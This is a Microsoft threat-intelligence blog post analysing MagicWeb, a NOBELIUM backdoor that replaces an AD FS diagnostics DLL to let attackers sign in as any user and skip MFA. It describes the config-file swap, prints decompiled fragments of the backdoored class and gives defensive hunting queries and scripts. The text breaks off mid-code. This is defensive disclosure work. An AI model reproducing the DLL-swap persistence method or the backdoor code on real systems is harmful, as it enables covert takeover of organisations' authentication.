MagicWeb: NOBELIUM's post-compromise trick to authenticate as anyone

microsoft.com/security/blog/2022/08/24/magicweb-nobeliums-post-compromise-trick-to-authenticate-as-anyone/

August 24, 2022

> **Updated August 26, 2022**: Added instructions to enable collection of AD FS event logs in order to search for Event ID 501, and added a new resource for AD FS audit logging in Microsoft Sentinel.

Microsoft security researchers have discovered a post-compromise capability we're calling MagicWeb, which is used by a threat actor we track as NOBELIUM to maintain persistent access to compromised environments. NOBELIUM remains highly active, executing multiple campaigns in parallel targeting government organizations, non-governmental organizations (NGOs), intergovernmental organizations (IGOs), and think tanks across the US, Europe, and Central Asia. The Microsoft Threat Intelligence Center (MSTIC) assesses that MagicWeb was likely deployed during an ongoing compromise and was leveraged by NOBELIUM possibly to maintain access during strategic remediation steps that could preempt eviction.

NOBELIUM has used abuse of identities and credentialed access as a method for maintaining persistence, and a specialized capability like MagicWeb is not novel for the actor: in September 2021, Microsoft disclosed a post-exploitation capability named FoggyWeb with methods and intent similar to MagicWeb. FoggyWeb was capable of exfiltrating the configuration database of compromised AD FS servers, decrypting token-signing certificates and token-decryption certificates, and downloading and executing additional malware components. MagicWeb goes beyond the collection capabilities of FoggyWeb by facilitating covert access directly. MagicWeb is a malicious DLL that allows manipulation of the claims passed in tokens generated by an Active Directory Federated Services (AD FS) server. It manipulates the user authentication certificates used for authentication, not the signing certificates used in attacks like Golden SAML.

NOBELIUM was able to deploy MagicWeb by first gaining access to highly privileged credentials and moving laterally to gain administrative privileges to an AD FS system. This is not a supply chain attack. The attacker had admin access to the AD FS system and replaced a legitimate DLL with their own malicious DLL, causing malware to be loaded by AD FS instead of the legitimate binary. The backdoor was discovered by Microsoft's Detection and Response Team (DART) in coordination with MSTIC and Microsoft 365 Defender Research during an ongoing incident response investigation. Microsoft is sharing this information with consent from the client. At the time of this investigation, MagicWeb appears to be highly targeted.

Like domain controllers, AD FS servers can authenticate users and should therefore be treated with the same high level of security. Customers can defend against MagicWeb and other backdoors by implementing a holistic security strategy including the AD FS hardening guidance. In the case of this specific discovery, MagicWeb is one step of a much larger intrusion chain that presents unique detection and prevention scenarios.

With all critical infrastructure such as AD FS, it is important to ensure attackers do not gain administrative access. Once attackers gain administrative access, they have many options for further system compromise, activity obfuscation, and persistence. We recommend that any such infrastructure is isolated, accessible only by dedicated admin accounts, and regularly monitored for any changes. Other security measures that can prevent this and other attacks include credential hygiene to prevent lateral movement. AD FS is an on-premises server, and as with all on-premises servers, deployments can get out of date and/or go unpatched, and they can be impacted by local environment compromises and lateral movement. For these reasons, migration to a cloud-based identity solution such as Azure Active Directory for federated authentication is recommended for the robust security it provides. See the mitigation section below for more information. Though we assess the capability to be in limited use, Microsoft anticipates that other actors could adopt similar methodologies and therefore recommends customers review hardening and mitigation guidance provided in this blog.

How MagicWeb subverts authentication

MagicWeb is a post-compromise malware that can only be deployed by a threat actor after gaining highly privileged access to an environment and moving laterally to an AD FS server. To achieve their goal of maintaining persistent access to an environment by validating authentication for any user account on the AD FS server, NOBELIUM created a backdoored DLL by copying the legitimate *Microsoft.IdentityServer.Diagnostics.dll* file used in AD FS operations. The legitimate version of this file is catalog signed by Microsoft and is

normally loaded by the AD FS server at startup to provide debugging capabilities. NOBELIUM's backdoored version of the file is unsigned. The threat actor's highly privileged access that allowed them to access the AD FS server meant they could have performed any number of actions in the environment, but they specifically chose to target an AD FS server to facilitate their goals of persistence and information theft during their operations.

After gaining administrative access to an AD FS server via elevation of privilege and lateral movement, the loading of NOBELIUM's malicious *Microsoft.IdentityServer.Diagnostics.dll* into the AD FS process is possible by editing *C:\Windows\AD FS\Microsoft.IdentityServer.Servicehost.exe.config* to specify a different public token, which controls what loads into the AD FS process when it is started. Because AD FS is a .NET application, it loads the DLLs specified in the config file from the Global Assembly Cache (GAC). By changing the token in the configuration, the adversary directed AD FS to load in the malicious DLL. The interception and manipulation of claims by MagicWeb enables the actor to generate tokens that allow the adversary to bypass AD FS policies (role policies, device policies, and network policies) and sign in as any user with any claims, including multifactor authentication (MFA).

Figure 1. *C:\Windows\AD FS\Microsoft.IdentityServer.Servicehost.exe.config* being set to load *Microsoft.IdentityServer.Diagnostics.dll*




Figure 2. NOBELIUM uses a different public token than the legitimate *Microsoft.IdentityServer.Diagnostics.dll*, telling AD FS to look for a different file

in the GAC

Figure 3. Close up from *Microsoft.IdentityServer.Servicehost.exe.config* showing MagicWeb's malicious *PublicKeyToken* compared to the *PublicKeyToken* of the legitimate version of the DLL




Figure 4. The directories in the GAC on a server infected with MagicWeb; the malicious *Microsoft.IdentityServer.Diagnostics.dll* file and the legitimate one are located in different directories

To understand how NOBELIUM can subvert the AD FS process with the MagicWeb malware, it's important to understand how AD FS claims work. AD FS extends the ability to use single sign-on functionality available within a single security or enterprise boundary to internet-facing applications to provide customers, partners, and suppliers a streamlined user experience while accessing an organization's web-based applications. AD FS relies on claims-based authentication to validate the identity of the user and their authorization claims. These claims are packaged into a token that can be used for authentication. MagicWeb injects itself into the claims process to perform malicious actions outside the normal roles of an AD FS server.




Figure 5. How the AD FS claims pipeline issues a token for a user entering a federated application

Security Assertion Markup Language (SAML) uses x509 certificates to establish trust relationships between identity providers and services and to sign and decrypt tokens. These x509 certificates contain enhanced key usage (EKU) values that specify what applications the certificate should be used for. For instance, an EKU containing an Object Identifier (OID) value of 1.3.6.1.4.1.311.20.2.2 would allow for the use of a SmartCard logon. Organizations can create custom OIDs to further narrow certificate usage.

MagicWeb's authentication bypass comes from passing a non-standard Enhanced Key Usage OID that is hardcoded in the MagicWeb malware during an authentication request for a specified User Principal Name. When this unique hard coded OID value is encountered, MagicWeb will cause the authentication request to bypass all standard AD FS processes (including checks for MFA) and validate the user's claims. MagicWeb is manipulating the user authentication certificates used in SAML sign-ins, not the signing certificates for a SAML claim used in attacks like Golden SAML.




Figure 6. Example of a user certificate accepted by MagicWeb; the highlighted numbers under “Unknown Key Usage” is one of two OIDs hardcoded into MagicWeb




Figure 7. Example of a user certificate chain, which shows an invalid digital signature but still works for authentication

NOBELIUM uses unique tradecraft per target, so it's highly likely that the OIDs and public tokens are unique per target as well. We've redacted these OIDs and tokens in this report. Please see the hunting guidance section for information on how to look for variants related to this attack.

How to mitigate this threat

NOBELIUM's ability to deploy MagicWeb hinged on having access to highly privileged credentials that had administrative access to the AD FS servers, giving them the ability to perform whatever malicious activities they wanted to on the systems they had access to.

It's critical to treat your AD FS servers as a Tier 0 asset, protecting them with the same protections you would apply to a domain controller or other critical security infrastructure. AD FS servers provide authentication to configured relying parties, so an attacker who gains administrative access to an AD FS server can achieve total control of authentication to configured relying parties (include Azure AD tenants configured to use the AD FS server). Practicing credential hygiene is critical for protecting and preventing the exposure of highly privileged administrator accounts. This especially applies on more easily compromised systems like workstations with controls like logon restrictions and preventing lateral movement to these systems with controls like the Windows Firewall.

Migration to Azure Active Directory (Azure AD) authentication is recommended to reduce the risk of on-premises compromises moving laterally to your authentication servers. Customers can use the following references on migration:

Advanced hunting queries

Recommended hunting guidance

- Have Inventory Certificate Issuance policies in your Public Key Infrastructure (PKI) environment, including all EKU attributes used in the environment and compare to known OID values.
- Hunt across Windows Event Logs by enabling AD FS verbose logging. Enable security auditing to allow collection of the AD FS event logs, and specifically look for **Event ID 501**. This event specifies all the EKU attributes on a claim. Hunt across these logs to look for EKU values which your PKI infrastructure isn't configured to issue.

- Look for portable executable files in the GAC or AD FS directories on your systems that aren't signed by Microsoft and inspect these files or submit them for analysis.
- Perform an audit of your exclusion settings to be sure that the AD FS and GAC are included in scans. Many organizations exclude the AD FS directories from security software scanning because of performance degradation concerns.

Microsoft Sentinel

Microsoft Sentinel customers who have enabled verbose mode logging for ADFS can use this query to look for suspicious OIDs: https://github.com/Azure/Azure-Sentinel/tree/master/Detections/SecurityEvent/ADFSAbnormalEnhancedKeyUsageAttribute-OID.yaml.

NOTE: It's important to enable the proper connector in Sentinel with the correct Event collection. Refer to this post for more details on AD FS Audit logging collection in Sentinel.

Searching for unsigned files in the GAC

The legitimate *Microsoft.IdentityServer.Diagnostics.dll* is catalog signed by Microsoft. Catalog signing is a method Windows uses for validating code integrity different from Authenticode, and is used for offline validation rather than runtime enforcement of running only signed code. The catalog signing on this file means the file may appear to be unsigned on the file properties pane and in file integrity checkers, security tools, and online malware repositories. The scripts below allow you to look for unsigned binaries and understand both catalog-signed binaries and Authenticode-signed binaries.

Surface unsigned DLLs in GAC using Microsoft 365 Defender

This query surfaces unsigned DLLs in the GAC folder created within the last 60 days.

```
DeviceFileEvents
| where Timestamp  between( ago(60d)..now() )
| where FolderPath has @"C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.IdentityServer."
    and FileName endswith ".dll"
| join (
        DeviceFileCertificateInfo
        | where not(IsSigned)
) on SHA1
```

Enumerate non-Microsoft signed DLLs in the GAC using PowerShell

Below is an example script that could be used to enumerate non-Microsoft signed DLLs in the relevant GAC folder, where *servers.txt* is a list of servers you wish to scan. Because the legitimate *Microsoft.IdentityServer.Diagnostics.dll* is catalog signed, signing won't appear when viewing file properties, but it will show in PowerShell querying and on load of the DLL.

```
$servers = get-content -Path (path to file)\servers.txt
Foreach ($server in $servers) {
Write-Output "Processing server: $server"
Invoke-Command -ComputerName $server {Get-ChildItem -Filter "*.dll" -Recurse "C:\Windows\Microsoft.NET\assembly\GAC_MSIL\" | get-
authenticodesignature | ft}
}
```

Detections

Microsoft Defender Antivirus

Microsoft Defender Antivirus provides detection for this threat under the following malware name:

> Trojan:MSIL/MagicWeb.A!dha

Microsoft Defender for Endpoint

Microsoft Defender for Endpoint customers may see the following alert as an indication of possible attack:

> ADFS persistent backdoor detected


Indicators of compromise (IOCs)

Microsoft isn't sharing IOCs on this NOBELIUM activity at this time. However, NOBELIUM frequently customizes infrastructure and capabilities per campaign, minimizing operational risk should their campaign specific attributes be discovered. If MagicWeb is identified in your environment, it's unlikely to match any static IOCs from other targets such as a SHA-256 value. It's recommended to use the hunting guidance provided above to investigate your environment.

Technical analysis of MagicWeb

NOBELIUM has modified the legitimate *Microsoft.IdentityServer.Diagnostics.dll* by adding malicious code to the TraceLog class from the *Microsoft.IdentityServer.Diagnostics* namespace/type.

The header section of the TraceLog class from the ***legitimate*** *Microsoft.IdentityServer.Diagnostics.dll* is shown below:



```
using System;
using System.Collections.Generic;
using System.Diagnostics.Eventing;
using System.Globalization;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Text;

namespace Microsoft.IdentityServer.Diagnostics
{
    // Token: 0x02000021 RID: 33
    99+ references
    internal class TraceLog
    {
        // Token: 0x060000AB RID: 171 RVA: 0x00004D64 File Offset: 0x00002F64
        1 reference
        private static MethodInfo GetOverflowMethod(string originalEvent)
        {
            if (originalEvent.EndsWith("VerboseTraceEvent", StringComparison.OrdinalIgnoreCase))
            {
                return TraceLog._overflowVerboseMethod;
            }
            if (originalEvent.EndsWith("InformationalTraceEvent", StringComparison.OrdinalIgnoreCase))
            {
                return TraceLog._overflowInformationalMethod;
            }
            if (originalEvent.EndsWith("CriticalTraceEvent", StringComparison.OrdinalIgnoreCase))
            {
                return TraceLog._overflowCriticalMethod;
            }
            if (originalEvent.EndsWith("ErrorTraceEvent", StringComparison.OrdinalIgnoreCase))
            {
                return TraceLog._overflowErrorMethod;
            }
            if (originalEvent.EndsWith("WarningTraceEvent", StringComparison.OrdinalIgnoreCase))
            {
                return TraceLog._overflowWarningMethod;
            }
            return TraceLog._overflowVerboseMethod;
        }

        // Token: 0x060000AC RID: 172 RVA: 0x00004DDA File Offset: 0x00002FDA
        1 reference
        private static IEnumerable<string> GetPagedString(string input)
        {
            int startIndex = 0;
            while (input.Length - startIndex > 2048)
            {
                string text = input.Substring(startIndex, 2048);
                startIndex += 2048;
                yield return text;
            }
            yield return input.Substring(startIndex);
            yield break;
        }
```

Figure 8. The header section of the TraceLog class of *Microsoft.IdentityServer.Diagnostics* namespace/type from the legitimate *Microsoft.IdentityServer.Diagnostics.dll*

Meanwhile, the header section of the TraceLog class from NOBELIUM's ***backdoored***version of *Microsoft.IdentityServer.Diagnostics.dll* is shown below:

```
using System;
using System.Collections.Generic;
using System.Diagnostics.Eventing;
using System.Globalization;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Text;

namespace Microsoft.IdentityServer.Diagnostics
{
    // Token: 0x02000054 RID: 84
    internal class TraceLog
    {
        // Token: 0x060002F1 RID: 753 RVA: 0x0000EAB8 File Offset: 0x0000CCB8
        static TraceLog()
        {
            try
            {
                Assembly assemblyByFullName = RuntimeHelper.GetAssemblyByFullName("Microsoft.IdentityServer.Diagnostics, Version=10.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35");
                AuthLog.Initialize();
                TraceLog._eventProviderType = assemblyByFullName.GetType("Microsoft.IdentityServer.Diagnostics.ADFSTraceEventProvider");
                TraceLog._eventProvider = (TraceLog._eventProviderType.GetField("m_provider", BindingFlags.Static | BindingFlags.Public | BindingFlags.NonPublic).GetValue(null) as EventProvider);
                TraceLog._overflowCriticalMethod = TraceLog._eventProviderType.GetMethod("EventWriteDiagnosticsTraceOverflowCriticalTraceEvent", BindingFlags.Static | BindingFlags.Public);
                TraceLog._overflowErrorMethod = TraceLog._eventProviderType.GetMethod("EventWriteDiagnosticsTraceOverflowErrorTraceEvent", BindingFlags.Static | BindingFlags.Public);
                TraceLog._overflowWarningMethod = TraceLog._eventProviderType.GetMethod("EventWriteDiagnosticsTraceOverflowWarningTraceEvent", BindingFlags.Static | BindingFlags.Public);
                TraceLog._overflowInformationalMethod = TraceLog._eventProviderType.GetMethod("EventWriteDiagnosticsTraceOverflowInformationalTraceEvent", BindingFlags.Static | BindingFlags.Public);
                TraceLog._overflowVerboseMethod = TraceLog._eventProviderType.GetMethod("EventWriteDiagnosticsTraceOverflowVerboseTraceEvent", BindingFlags.Static | BindingFlags.Public);
            }
            catch (Exception)
            {
            }
        }

        // Token: 0x060002F2 RID: 754 RVA: 0x0000CDB8 File Offset: 0x0000CDB8
        private static MethodInfo GetOverflowMethod(string originalEvent)
        {
            if (originalEvent.EndsWith("VerboseTraceEvent", StringComparison.OrdinalIgnoreCase))
            {
                return TraceLog._overflowVerboseMethod;
            }
            if (originalEvent.EndsWith("InformationalTraceEvent", StringComparison.OrdinalIgnoreCase))
            {
                return TraceLog._overflowInformationalMethod;
            }
            if (originalEvent.EndsWith("CriticalTraceEvent", StringComparison.OrdinalIgnoreCase))
            {
                return TraceLog._overflowCriticalMethod;
            }
            if (originalEvent.EndsWith("ErrorTraceEvent", StringComparison.OrdinalIgnoreCase))
            {
                return TraceLog._overflowErrorMethod;
            }
            if (originalEvent.EndsWith("WarningTraceEvent", StringComparison.OrdinalIgnoreCase))
            {
                return TraceLog._overflowWarningMethod;
            }
            return TraceLog._overflowVerboseMethod;
        }

        // Token: 0x060002F3 RID: 755 RVA: 0x00005251 File Offset: 0x00003451
        private static IEnumerable<string> GetPagedString(string input)
        {
            int startIndex = 0;
            while (input.Length - startIndex > 2048)
            {
                string text = input.Substring(startIndex, 2048);
                startIndex += 2048;
                yield return text;
            }
            yield return input.Substring(startIndex);
            yield break;
        }
```

Figure 9. The header section of the TraceLog class of *Microsoft.IdentityServer.Diagnostics* namespace from NOBELIUM's backdoored version of *Microsoft.IdentityServer.Diagnostics.dll*

In the backdoored version of the code, as shown above, NOBELIUM has added a static constructor for the TraceLog class. A static constructor is used to initialize any static data, or to perform a particular action that needs to be performed only once. It's called automatically before the first instance is created or any static members are referenced.

The malicious static constructor gets executed once before the first instance of the TraceLog class is created. Given that new instances of the TraceLog class is created in various locations in this DLL, the execution of the malicious static constructor is guaranteed to occur as soon as the DLL is loaded for the first time (which would be upon startup of the AD FS server after the malicious changes to *Microsoft.IdentityServer.Servicehost.exe.config* described above).

NOBELIUM's malicious static constructor contains a reference to the *Initialize()* method from a class named *AuthLog*.

```
using System;
using System.Collections.Generic;
using System.Diagnostics.Eventing;
using System.Globalization;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Text;

namespace Microsoft.IdentityServer.Diagnostics
{
    // Token: 0x02000054 RID: 84
    internal class TraceLog
    {
        // Token: 0x060002F1 RID: 753 RVA: 0x0000EAB8 File Offset: 0x0000CCB8
        static TraceLog()
        {
            try
            {
                AuthLog.Initialize();
                TraceLog._eventProviderType = assemblyByFullName.GetType("Microsoft.IdentityServer.Diagnostics.ADFSTraceEventProvider");
                TraceLog._eventProvider = (TraceLog._eventProviderType.GetField("m_provider", BindingFlags.Static | BindingFlags.Public | BindingFlags.NonPublic).GetValue(null) as EventProvider);
                TraceLog._overflowCriticalMethod = TraceLog._eventProviderType.GetMethod("EventWriteDiagnosticsTraceOverflowCriticalTraceEvent", BindingFlags.Static | BindingFlags.Public);
                TraceLog._overflowErrorMethod = TraceLog._eventProviderType.GetMethod("EventWriteDiagnosticsTraceOverflowErrorTraceEvent", BindingFlags.Static | BindingFlags.Public);
                TraceLog._overflowWarningMethod = TraceLog._eventProviderType.GetMethod("EventWriteDiagnosticsTraceOverflowWarningTraceEvent", BindingFlags.Static | BindingFlags.Public);
                TraceLog._overflowInformationalMethod = TraceLog._eventProviderType.GetMethod("EventWriteDiagnosticsTraceOverflowInformationalTraceEvent", BindingFlags.Static | BindingFlags.Public);
